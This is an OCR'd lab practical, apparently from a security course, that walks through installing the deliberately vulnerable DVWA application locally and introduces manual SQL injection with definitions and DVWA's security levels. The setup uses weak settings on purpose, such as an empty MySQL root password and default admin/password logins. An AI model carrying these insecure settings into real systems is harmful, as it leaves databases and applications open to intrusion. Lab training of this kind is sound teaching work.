
Practical – 7


Aim: Perform web application testing using DVWA. Perform Manual SQL injection.

- **What is Damn Vulnerable Web App (DVWA)?**
  - ➢ Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
  - ➢ Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
- **What is a SQL Injection?**
  - ➢ SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.
  - ➢ This is done by including portions of SQL statements in an entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database SQL injection is a code injection technique that exploits a security vulnerability in an application's software.
  - ➢ The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
- **What is SQL Injection Harvesting?**
  - ➢ SQL Injection Harvesting is where a malicious user supplies SQL statements to render sensitive data such as usernames, passwords, database tables, and more.
- **How to Install and configure DVWA ?**

1. Download DVWA from **www.dvwa.co.uk** as shown in below picture.



DVWA - Damn Vulnerable Web Application - Konqueror
File Edit View Go Bookmarks Settings Window Help
http://www.dvwa.co.uk/
class room environment.
DOWNLOAD
SOURCE CONTROL
BUG REPORTING
WIKI

2. Unzip the downloaded file and rename it with the name you want here i am renaming it with dvwa_sc.



Personal File Sharing


You can receive files over Bluetooth into this folder



Personal File Sharing


You can receive files over Bluetooth into this folder

3. Move the dvwa_sc folder into /var/www directory.




```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads#
```

4. Change the permission of the folder




```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads# chmod -R 755 /var/www/dvwa_sc
root@divyang:~/Downloads# █
```

5. Now we need to configure file which was into dvwa_sc /config folder so we are applying commands which was shown into bellow picture.




```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads# chmod -R 755 /var/www/dvwa_sc
root@divyang:~/Downloads# cd /var/www/dvwa_sc
root@divyang:/var/www/dvwa_sc# ls
about.php      dvwa         index.php         php.ini        vulnerabilities
CHANGELOG.md   external     instructions.php  README.md
config         favicon.ico  login.php         robots.txt
COPYING.txt    hackable     logout.php        security.php
docs           ids_log.php  phpinfo.php       setup.php
root@divyang:/var/www/dvwa_sc# cd config
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config#
```

6. Edit the config.inc.php file as shown in picture.




```
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config# leafpad config.inc.php
```

In config.inc.php file we need to remove password and save it.




```
# If you are having problems connecting to the MySQL database and all of the variabl
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED durin
#   Please use a database dedicated to DVWA.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
```



```
# If you are having problems connecting to the MySQL database and all of the variabl
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED durin
#   Please use a database dedicated to DVWA.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
```


7. Now open terminal and fire commands for start mysql services.



```
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config# leafpad config.inc.php
root@divyang:/var/www/dvwa_sc/config# service mysql start
[ ok ] Starting MySQL database server: mysqld . . ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@divyang:/var/www/dvwa_sc/config#
```

8. Now we have to create data base for the dvwa so login into mysql and create database.


   When asking for password do not type anything just hit enter and then after we are able to fire queries for creating database.



```
root@divyang:/var/www/dvwa_sc/config# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.41-0+wheezy1 (Debian)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


Type: create database (name of database);

In this we are going to make name of database as dvwa_sc.




```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database dvwa_sc;
Query OK, 1 row affected (0.02 sec)

mysql>
```

Show the created database using show databases; query




```
mysql> create database dvwa_sc;
Query OK, 1 row affected (0.02 sec)

mysql> show databases;
+----------------------+
| Database             |
+----------------------+
| information_schema   |
| dvwa                 |
| dvwa_sc              |
| mysql                |
| performance_schema   |
+----------------------+
5 rows in set (0.02 sec)

mysql>
```

Now type exit and go back to the root.




```
mysql> exit
Bye
root@divyang:/var/www/dvwa_sc/config#
```

9. Now start apache services by applying following command
Command: **Service apache2 start**




```
root@divyang:/var/www/dvwa_sc/config# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@divyang:/var/www/dvwa_sc/config#
```

10. Now set curl by applying following command.
Command: **Curl –data ’create db=create+%2f+Reset+Database’ http://127.0.0.1/dvwa_sc/setup.php # --cookie PHPSETSSID=1**




```
root@divyang:/var/www/dvwa_sc/config# curl --data 'create db=create+%2f+Reset+Database'
http://127.0.1.1/dvwa_sc/setup.php# --cookie PHPSETSSID=1
```

11. After applying above command start web browser and point to the 127.0.0.1/dvwa_sc/
After pointing to above URL we redirected to login page.
Enter “admin ” as user id and “password ” as password and login into DVWA



12. Now go to setup/Reset DB and click on create/reset Databse.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/dvwa_sc/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.4.36-0+deb7u3**

Web Server SERVER_NAME: **127.0.1.1**


PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: **Missing**

reCAPTCHA key: **Missing**

Writable folder /var/www/dwa_sc/hackable/uploads/: **No**
Writable file /var/www/dwa_sc/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: **No**

Status in red, *indicate there will be an issue when trying to complete some modules.*

After clicking on Create/Reset Database below details are visible below the create/reset Database which will shows that setup successful.



Database has been created.

'users' table was created.


Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successful!

- **Manual SQL injection.**
  1. For manual SQL injection login into DVWA and then go to DVWA Security and set low and click on submit.



1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

PHPIDS

Cannot write to the PHPIDS log file: /var/www/dwa_sc/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt

